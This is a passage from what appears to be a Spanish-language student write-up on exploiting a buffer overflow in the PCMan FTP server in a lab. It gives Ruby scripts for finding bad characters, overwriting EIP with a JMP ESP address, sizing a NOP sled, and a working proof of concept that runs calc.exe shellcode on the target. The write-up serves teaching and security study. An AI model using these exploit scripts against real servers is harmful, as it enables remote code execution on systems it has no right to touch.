Para poder inyectar código de manera segura se debe evitar usar caracteres que trunquen la cadena inyectada, los conocidos como *badchars*. Para poder saber qué caracteres truncan la cadena en el servidor vulnerable se puede usar la siguiente técnica. De la misma manera que se inyecta una cadena de caracteres "A", 0x41 en hexadecimal, se puede inyectar una cadena que contenga todos los caracteres de la tabla ASCII en su valor hexadecimal. Es obvio que el carácter *null*, 0x00, es un candidato a *badchar* ya que truncará la cadena inyectada. Pero pueden existir otros caracteres que tengan el mismo efecto. Una vez inyectados todos los caracteres ASCII, mediante Immunity Debugger, se puede observar la cadena inyectada en memoria. Si en algún momento se corta dicha cadena, es que el carácter a partir del cual no aparece en memoria es un *badchar*. De manera que se elimina ese carácter de la cadena de caracteres ASCII y se repite el proceso hasta que no se trunque la cadena.

El siguiente *script* inyecta una cadena muy grande como si del *exploit* se tratase y a continuación inyecta los valores desde 0x00 hasta 0xFF. En cada ejecución se busca con Immunity Debugger dónde se trunca la cadena con todos los caracteres ASCII a continuación de las "AAAA". Se elimina el carácter que ha truncado la cadena y se vuelve a probar. Así hasta que la cadena no se trunque y se llegue a copiar hasta el carácter 0xFF.

```
require 'socket'

# Lista de caracteres a probar
badchar = "\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A\x0B\x0C\x0D\x0E\x0F\x10"\
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1A\x1B\x1C\x1D\x1E\x1F\x20"\
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2A\x2B\x2C\x2D\x2E\x2F\x30"\
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3A\x3B\x3C\x3D\x3E\x3F\x40"\
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4A\x4B\x4C\x4D\x4E\x4F\x50"\
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5A\x5B\x5C\x5D\x5E\x5F\x60"\
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6A\x6B\x6C\x6D\x6E\x6F\x70"\
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7A\x7B\x7C\x7D\x7E\x7F\x80"\
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8A\x8B\x8C\x8D\x8E\x8F\x90"\
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9A\x9B\x9C\x9D\x9E\x9F\xA0"\
"\xA1\xA2\xA3\xA4\xA5\xA6\xA7\xA8\xA9\xAA\xAB\xAC\xAD\xAE\xAF\xB0"\
"\xB1\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xBB\xBC\xBD\xBE\xBF\xC0"\
"\xC1\xC2\xC3\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xCB\xCC\xCD\xCE\xCF\xD0"\
"\xD1\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xDB\xDC\xDD\xDE\xDF\xE0"\
"\xE1\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xEB\xEC\xED\xEE\xEF\xF0"\
"\xF1\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFB\xFC\xFD\xFE\xFF"

test = "A" * 2005 + badchar

s = TCPSocket.open '192.168.56.10', 21
line = s.gets
puts "Respuesta: #{line}"
line = "USER " + test
puts "PROBANDO Badchar #{badchar.unpack('H*')}"
s.puts line
s.close
```

Si se inyecta toda la cadena ASCII, incluido el 0x00, se puede observar que la cadena se trunca al momento:




Figura 19: Badchar 0x00

Si se elimina el carácter 0x00 se trunca al llegar a 0x0A:




Figura 20: Badchar 0x0A

Si se elimina el carácter 0x0A, se trunca en el carácter 0x0D. El carácter 0x0D que aparece no es de la inyección actual. Como se puede observar, aparece en todas las inyecciones junto con 0x0A y 0x00:

Figura 21: Badchar 0x0D

Si se elimina el carácter 0x0D la cadena ya no se trunca, y aparece entera desde 0x01 hasta 0xFF a continuación de la cadena de “A”:




Figura 22: Cadena sin badchars inyectada por completo

Este proceso muestra como los caracteres 0x00 (*null*), 0x0A (*lf*) y 0x0D (*cr*) truncan las cadenas inyectadas. Por lo tanto son caracteres a evitar tanto en la cadena de relleno, como en la dirección de memoria de la instrucción de salto a sustituir en el EIP, como en el *shellcode*. Nótese que después de cada inyección, en el momento que se trunca la cadena, o se acaba la inyección al eliminar los *badchars*, aparecen los *badchars* en el siguiente orden “0D0A00” que equivale a un salto de línea CR + LF + null. A tener en cuenta posteriormente cuando se compruebe la cantidad de memoria disponible para la inyección del *shellcode* ya que la cadena se cortará de la misma manera.

3.2.3 Instrucción de salto

Para poder ejecutar el código inyectado es necesario que el programa ejecute como código las instrucciones cargadas en memoria, en la pila concretamente, en lugar de interpretarlo como datos. Esto se puede conseguir de varias maneras. Se debe conseguir que la instrucción de la posición de memoria que se sobrescribe con el *exploit* sea una instrucción que salte a la zona de memoria ocupada por el *shellcode* inyectado. Una forma muy sencilla es usar la instrucción JMP ESP. Esta instrucción realiza un salto incondicional a la dirección de memoria a la que apunta el registro ESP. En el momento que se ha modificado la dirección de retorno de la función y por consiguiente el registro EIP, el registro ESP apunta a la posición de memoria posterior a la dirección de retorno. De manera que un salto de este tipo, continuará la ejecución del programa en las direcciones de memoria posteriores a esa dirección. Donde se debe colocar el *shellcode*.

La obtención de la dirección de la instrucción que permite ejecutar el código inyectado en memoria se puede realizar de varias maneras. Existen ciertas utilidades que muestran las direcciones de memoria usadas por dichas instrucciones en librerías del propio sistema operativo. Un ejemplo de esto es el código *arwin.c* creado por Steve Hanna [12] que permite obtener la dirección absoluta de una instrucción en una librería concreta. Pero existe un método muy sencillo usando el propio *debugger* con el que se analiza la aplicación. Con Immunity Debugger es posible realizar una búsqueda de dichas instrucciones en las librerías usadas por PCMan, y que por tanto en el momento de la ejecución del *exploit* se encontrarán cargadas en memoria. Por ejemplo se puede buscar en la librería *user32.dll*.

Una vez que se abre PCMan con Immunity Debugger se pueden ver todas las librerías que ha cargado para su ejecución. En ellas se puede buscar la instrucción que se necesita para realizar un salto incondicional hasta el código inyectado. La opción “Search for command” (Control-F) muestra la siguiente ventana en la que se puede buscar la instrucción JMP ESP:




Figura 23: Buscar instrucción JMP ESP con Immunity Debugger

En ella se introduce el comando deseado y se realiza una búsqueda en el código en cuestión. En el ejemplo actual se busca en *user32.dll*. Se encuentran varias direcciones que contienen esta instrucción, entre ellas 7E4456F7.




Figura 24: Dirección de memoria de la instrucción JMP ESP

Esta dirección, o cualquier otra donde se encuentre la instrucción JMP ESP, es la dirección que se debe colocar después de la cadena de relleno. Se inyecta en formato *Little Endian* para que sea cargada correctamente en memoria debido a que la arquitectura es x86.

3.2.4 Shellcode

La inyección de un *shellcode* de esta manera necesita que se coloquen cierta cantidad de instrucciones NOP. La instrucción NOP es una instrucción que no ejecuta ninguna tarea, pero que ocupa 1 byte en memoria en la arquitectura Intel x86. Por lo tanto se puede rellenar espacio con esta instrucción. Se inyectan dichas NOP antes del propio *shellcode* como se ha visto en la estructura de la cadena a inyectar (Figura 18). De manera que el código, una vez se salte desde la instrucción JMP ESP, se ejecute sin problemas. Al saltar a la instrucción JMP ESP el registro ESP pasa de la posición 0012EDB0 a la posición 0012EDB8. Por lo que se necesita un mínimo de 4 NOP antes del *shellcode*. La cantidad de NOP no es una cantidad fija. Depende del *shellcode* que se quiera ejecutar. Primero se va a inyectar una cadena con un *script* similar al *fuzzer* manual modificado que contenga la cadena de relleno, la dirección de la instrucción JMP ESP y una cantidad grande de NOP (carácter 0x90 en hexadecimal), de manera que se vea cómo funciona el salto con la instrucción JMP ESP.

A continuación se muestra el código modificado del *fuzzer* para la prueba de concepto. Se inyecta una cadena del tamaño que aprovecha el fallo de *buffer overflow*, se modifica la dirección de retorno, y se añaden 32 NOP en memoria:

```
# Se requiere la clase socket
require 'socket'

# Longitud de la cadena a inyectar antes de NOP y shellcode
# 9 caracteres corresponden a "USER " y la dirección de JMP ESP para modificar el EIP
len = ARGV[0].to_i - 9

# Socket contra el servidor FTP
s = TCPSocket.new '192.168.56.10', 21
# Se lee banner del servidor FTP
reply = s.gets
puts reply
# Se prepara el comando a enviar
# Dirección JMP ESP 7E4456F7
line = "USER " + "A" * len + "\xF7\x56\x44\x7E" + "\x90" * 32
s.puts line
# No se espera respuesta
s.close
```

Al inyectar la cadena del tamaño adecuado se observa lo siguiente en la memoria del servidor vulnerable:




Figura 25: Inyección dirección JMP ESP y NOP

La dirección de retorno se ha alterado con la dirección de la instrucción JMP ESP en la librería *user32.dll*. El registro ESP en ese momento contiene la dirección de memoria 0012EDB0.

Figura 26: Ejecución instrucción JMP ESP

Al ejecutarse la instrucción JMP ESP se puede observar como ESP contiene 0012EDB8 y es a esa dirección donde a continuación salta el flujo del programa. De esta manera se ha conseguido que se ejecute el código inyectado en memoria.




Figura 27: Se ejecutan las instrucciones NOP

Como se ha podido observar el registro ESP ha pasado de la dirección 0012EDB0 a 0012EDB8, por lo que se necesitan 4 NOP en la cadena a inyectar para ocupar los 4 bytes de memoria en la dirección 0012EDB4, de manera que el código se inyecte correctamente. Además, dependiendo del *shellcode* que se inyecte, este podría hacer uso de la pila, por lo que para evitar que el desplazamiento de la dirección a la que apunta ESP pueda sobrescribir el propio *shellcode*, será necesario inyectar una cantidad mínima de NOP antes del código del *shellcode*.

Además, es necesario comprobar el comportamiento del programa vulnerable al inyectar una cadena muy grande después de modificar la dirección de retorno. Es necesario que el *shellcode* se pueda inyectar por completo. Usando el mismo método se puede inyectar una cantidad muy grande de NOP, u otro carácter de relleno, y cuatro caracteres que debemos buscar en memoria.

El siguiente código sirve para buscar, mediante Immunity Debugger, la cadena “ABCD” en memoria después de las instrucciones NOP. Variando al cantidad de NOP se puede observar el comportamiento de la aplicación y la cadena inyectada en memoria. Esto sirve para simular la inyección del *shellcode* y ver los efectos en memoria y si es posible copiar todo el *shellcode*.

```
# Se requiere la clase socket
require 'socket'

# Longitud de la cadena a inyectar antes de NOP y shellcode
# 9 caracteres corresponden a "USER " y la dirección de JMP ESP para modificar el EIP
len = ARGV[0].to_i - 9

# Socket contra el servidor FTP
s = TCPSocket.new '192.168.56.10', 21
# Se lee banner del servidor FTP
reply = s.gets
puts reply
# Se prepara el comando a enviar
# Dirección JMP ESP 7E4456F7
line = "USER " + "A" * len + "\xF7\x56\x44\x7E" + "\x90" * 2082 + "ABCD"
s.puts line
# No se espera respuesta
s.close
```

Durante el análisis, probando valores grandes en el entorno de pruebas, se observa que si se inyectan más de 2086 bytes después de la posición de memoria de la dirección de retorno, donde se coloca la dirección de la instrucción JMP ESP, no es posible inyectar todos los datos en memoria. La instrucción JMP ESP se coloca en la posición 0012EDB0, por lo que la cadena posterior se inyecta a partir de 0012EDB4. Se observa que la última posición donde se inyecta la cadena es 0012F5D9. Por lo que la cadena de NOP y *shellcode* se inyecta entre las posiciones 0012EDB4 y 0012F5D9, ambas incluidas, 2086 bytes de memoria. La cadena se corta, como al comprobar los *badchars*, con los caracteres "0D0A00".

Con 2086 bytes:




Figura 28: Inyección completa

Con 2087 bytes:

Figura 29: Inyección incompleta

Si se analiza en detalle, modificando las IPs y la fecha, se puede observar que sucede algo similar que con la cadena de relleno para alterar la dirección de retorno de la función vulnerable. El tamaño disponible varía en función de la IP del atacante y de la fecha del servidor vulnerable. El valor máximo es de 2088 bytes y el mínimo de 2078 bytes.

Por lo tanto el espacio que debe ocupar el *shellcode*, incluyendo las instrucciones NOP, después de la dirección de JMP ESP, no debe superar los 2078 bytes. Es un tamaño más que considerable, ya que como se verá en la creación de un *shellcode* con msfvenom, el tamaño de los *shellcodes* es inferior. Por lo tanto será factible inyectar el *shellcode* sin problemas.

Una vez se tiene claro que es necesario inyectar cierta cantidad de instrucciones NOP y se dispone de espacio suficiente, se puede probar con un *shellcode* sencillo la funcionalidad de la cadena que se usará en el *exploit*. Se puede usar un *shellcode* que ejecute la calculadora de Windows (*shellcode* provisto en el enunciado de este trabajo):

```
\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0
```

Se modifica el *script* para que inyecte cuatro NOP y el *shellcode*:

```
# Se requiere la clase socket
require 'socket'

# Longitud de la cadena a inyectar antes de NOP y shellcode
# 9 caracteres corresponden a "USER " y la dirección de JMP ESP para modificar el EIP
len = ARGV[0].to_i - 9
shellcode = "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0"
# Socket contra el servidor FTP
s = TCPSocket.new '192.168.56.10', 21
# Se lee banner del servidor FTP
reply = s.gets
puts reply
# Se prepara el comando a enviar
# Dirección JMP ESP 7E4456F7
line = "USER " + "A" * len + "\xF7\x56\x44\x7E" + "\x90" * 4 + shellcode
s.puts line
# No se espera respuesta
s.close
```

Al ejecutar el *script* se produce la ejecución de la calculadora de Windows en el servidor vulnerable:




Figura 30: Ejecución calc.exe

Como se puede observar en las siguientes capturas, una vez inyectado el *shellcode*, cuando se ejecuta dicho código, se va alterando el contenido de la pila. Se sobrescriben tanto las posiciones ocupadas por las instrucciones NOP, como las direcciones anteriores.




Figura 31: Shellcode en memoria

Una vez que se comienza a ejecutar el *shellcode* las posiciones anteriores son sobrescritas debido al uso de la pila ya que el registro ESP apunta a direcciones cercanas al *shellcode*.




Figura 32: Ejecución shellcode

En la siguiente captura se puede observar las posiciones que ocupaban las instrucciones NOP han sido sobrescritas por el valor del registro ECX al ejecutar la instrucción PUSH ECX con el valor del registro ESP apuntando a dicha posición de memoria.




Figura 33: Instrucciones NOP sobrescritas

Siguiendo la ejecución del *shellcode* se observa como se han sobrescrito bastantes posiciones de memoria en posiciones anteriores a la ubicación del *shellcode*. Además se puede observar en memoria el comando usado para ejecutar la calculadora de Windows.

